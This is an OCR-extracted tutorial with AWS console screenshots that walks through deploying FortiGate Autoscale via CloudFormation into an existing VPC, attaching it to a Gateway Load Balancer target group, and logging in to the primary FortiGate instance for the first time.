Open
Del
Find objects by prefix
Name
Type
☑ autoscale-existing-vpc.template.yaml yaml
□ autoscale-main.template.yaml yaml


Objects are the fundamental entities stored in Amazon S3. You can use Amazon S3 inventory to get a list of all ob

Deploy FortiGate CloudFormation

25. Go to CloudFormation (type Cloudformation in AWS Console search box)



26. Click Create Stack
27. Paste the content copied from step 24 in Amazon S3 URL and click next



Prerequisite - Prepare template

Prepare template

Every stack is based on a template. A template is a JSON or YAML file that contains configuration information about the AWS resources you want to include in the stack.

● Template is ready ○ Use a sample template ○ Create template in Designer

Specify template

A template is a JSON or YAML file that describes your stack's resources and properties.

Template source

Selecting a template generates an Amazon S3 URL where it will be stored.

● Amazon S3 URL ○ Upload a template file


Amazon S3 URL

https://t .s3.us-west-1.amazonaws.com/deployment/templates/autoscale-existing-vpc.template.yaml


Amazon S3 template URL

S3 URL: https:// .s3.us-west-1.amazonaws.com/deployment/templates/autoscale-existing-vpc.template.yaml

28. Before we start filling the form, lets get two info. Open a new browser tab and open AWS Console. Go to VPC > Endpoints. Select ENDPOINT-SECURITY and scroll down to copy its ID



29. Go menu “Route tables”. Click RTB Private. Scroll down to copy its id.



□	RTB-GWLB-PUBLIC	rtb-07671e3c53bf6
□	RTB-SPOKE-PUBLIC	rtb-0e8a348b7d74e
□	RTB-IGW-SPOKE	rtb-035cd4346b93d
□	–	rtb-093e750aedc93
□	RTB-PUBLIC	rtb-005f939d429a3
☑	RTB-PRIVATE	rtb-091c107b959be

ⓘ You can now check network connectivity with Reac


Details

Route table ID
rtb-091c107b959be3214

30. Now is just to fill out the form. Go back to the CloudFormation tab.
31. Change the content as follows. The fields not mentioned in this list, leave it as default.
    a. Stack name: fgt-aws
    b. Resource tag prefix: fgt-aws
    c. VPC IP: select VPC SECURITY
    d. VPC CIDR: is the CIDR of your VPC SECURITY. In this example is 10.0.0.0/16. **Tip**: in the field above, when you selected VPC ID you can see the CIDR
    e. Private VPC Endpoint ID: paste the ID copied in step 28
    f. Autoscale subnet 1 ID: Type SUBNET-SECURITY-PUBLIC-1 and select the result
    g. Autoscale subnet 2 ID: Type SUBNET-SECURITY-PUBLIC-2 and select the result
    h. Private subnet 1 ID: Type SUBNET-SECURITY-PRIVATE-1 and select the result
    i. Private subnet 2 ID: Type SUBNET-SECURITY-PRIVATE-2 and select the result
    j. Private subnet route table: paste the ID copied in step 29
    k. FortiGate PSK secret: type any combination of letters and numbers (max 128) example: 4a5sd4as4d8as4d8a
    l. Admin CIDR block: 0.0.0.0/0 (this is demo only)
    m. Key pair name: select your key pair
    n. Desired capacity (BYOL): 0 (because we are going to use On-Demand instances for demo purposes)

o. Minimum group size (BYOL): 0
p. Maximum group size (BYOL): 0
q. Desired capacity (On-Demand): 2
r. Minimum group size (On-Demand): 2
s. Internal ELB options: do not need one
t. Autoscale notifications subscriber email: type your e-mail
u. FortiAnalyzer integration: no
v. S3 bucket name: name of S3 bucket created in step 20
w. S3 resource folder: name of S3 folder created in step 21. Attention: include / at the end. Example: deployment/

32. Click “Next” and “Next” again
33. Check the boxes and click “Create stack”



The following resource(s) require capabilities: [AWS::CloudFormation::Stack]


This template contains Identity and Access Management (IAM) resources. Check that you want to create each of these resources and that they have the minimum required permissions. In addition, they have custom names. Check that the custom names are unique within your AWS account. Learn more

For this template, AWS CloudFormation might require an unrecognized capability: CAPABILITY_AUTO_EXPAND. Check the capabilities of these resources. Learn more

☑ **I acknowledge that AWS CloudFormation might create IAM resources with custom names.**


☑ **I acknowledge that AWS CloudFormation might require the following capability: CAPABILITY_AUTO_EXPAND**

34. Wait for CloudFormation completes the deployment (it can take 5 minutes)



○	fgt-aws	CREATE_COMPLETE	2022-05-18 13:30:49 UTC-0300	FortiGate Autoscale Solution (version 3.5.1) [in an existing VPC]. This template deploys FortiGate Autoscale into an existing VPC. For more details, please see the FortiGate Autoscale documentation. **WARNING** You will be billed for the FortiGate On-Demand instances and related AWS resources if you create a stack from this template.

35. Go to EC2 > Auto Scaling Groups
36. Select the auto scaling group terminated with “payg-auto-scaling-group”, then scroll down to “Load balancing” and click edit



EC2 > Auto Scaling groups

Auto Scaling groups (1/2)

Search your Auto Scaling groups


	Name	Launch template/configuration	Instances	Status	Desired capacity	Min	Max	Availability Zones
☑	fgt-aws-e0529ff0-fortigate-payg-auto-scaling-group	fgt-aws-e0529ff0-fortigate-payg-autosca	2	-	2	2	6	us-west-1b, us-we…
☐	fgt-aws-e0529ff0-fortigate-byol-auto-scaling-group	fgt-aws-e0529ff0-fortigate-byol-autoscal	0	-	0	0	0	us-west-1b, us-we…

Load balancing

Load balancer target groups: -

Classic Load Balancers: -

37. Check the box “Application, Network or Gateway Load Balancer target groups”, select the GWLB target group created before and then “Update”



Load balancing - *optional*

Load balancers

☑ Application, Network or Gateway Load Balancer target groups

Only instance target groups that belong to the same VPC as your Auto Scaling group are available for selection.


Select target groups

GWLB-SEC-TG | GENEVE
Gateway Load Balancer: GWLB-SEC

☐ Classic Load Balancers

Create and attach new load balancers

38. Let’s confirm if they are healthy. Go to “Target Groups”, select “GWLB-TG” (or the target group with the name you chose). Check if they are healthy. It can take up to 2 to 3 minutes




☑	GWLB-SEC-TG	arn:aws:elasticloadbalancin...	6081	GENEVE	Instance	GWLB-SEC	vpc-(


Registered targets (2)

Filter resources by property or value

□	Instance ID	Name	Port	Zone	Health status
□	i-0cdd8568ad20bca0c	fgt-aws-e0529ff0-fortigate-payg-auto-scaling-group	6081	us-west-1c	✓ healthy
□	i-000b7d882e71e71d8	fgt-aws-e0529ff0-fortigate-payg-auto-scaling-group	6081	us-west-1b	✓ healthy

39. If they are healthy, you can move to next steps
40. Let’s login into FortiGate. Go to “instances” and click on the engine to add the column “AutoScaleRole”




Preferences

Page size

○ 10 resources
○ 25 resources
● 50 resources

□ Wrap lines
Enable to wrap table cell content, disable to truncate text.

□ Use regular expression matching
Enables regular expression support for client filters in the table instead of partial string match

□ Use case sensitive matching
Enables case sensitive matching for client, tag and free text filters in the table. If enabled, tag filters will use the API where possible which may improve responsiveness.

☑ Context menu
Replace the browser context menu on

Attribute columns
Select visible attribute columns

Search for attribute columns

- ● Instance ID (default)
- ● Instance state
- ● Instance type
- ● Status check
- ● Alarm status
- ● Availability Zone
- ● Public IPv4 DNS
- ● Public IPv4 address
- ● Elastic IP
- ● IPv6 IPs
- ○ Private DNS name
- ○ Private IP address
- ● Monitoring
- ● Security group name
- ○ Security group IDs
- ● Key name

Tag columns
Select visible tag columns

Search for tags keys ▲

- ☑ AutoscaleRole
- ☑ Name
- □ ResourceGroup
- □ aws:autoscaling:groupName
- □ aws:cloudformation:logical-id
- □ aws:cloudformation:stack-id
- □ aws:cloudformation:stack-name
- □ aws:ec2launchtemplate:id
- □ aws:ec2launchtemplate:version


All tags searched

41. Click “Confirm”

Access FortiGate for the first time

42. Select the instance with “primary” in the AutoscaleRole column
43. Copy its “Public IPv4 address” and open a new browser tab
44. Type: https://the_public_ip_copied:8443


45. Ignore the certificate security warning, it is a temporary SSL certificate
46. As you can see in the message displayed, the initial password is the instance id



Login Disclaimer

Please login with username=admin and password=<instance-id>

47. Copy it from instance page



	Name	AutoscaleRole	Instance ID
□	fgt-aws-e0529ff0-fortigate-payg-auto-...	–	i-0cdd8568ad20bca(
☑	fgt-aws-e0529ff0-fortigate-payg-auto-...	primary	i-000b7d882e71e71

Instance: i-000b7d882e71e71d8 (fgt-aws-e0529ff0-fortigate-payg-auto-scaling-group)

Instance ID
i-000b7d882e71e71d8 (fgt-aws-e0529ff0-fortigate-payg-auto-scaling-group)

Public IPv4 address
54.176.19.101 | open address

IPv6 address

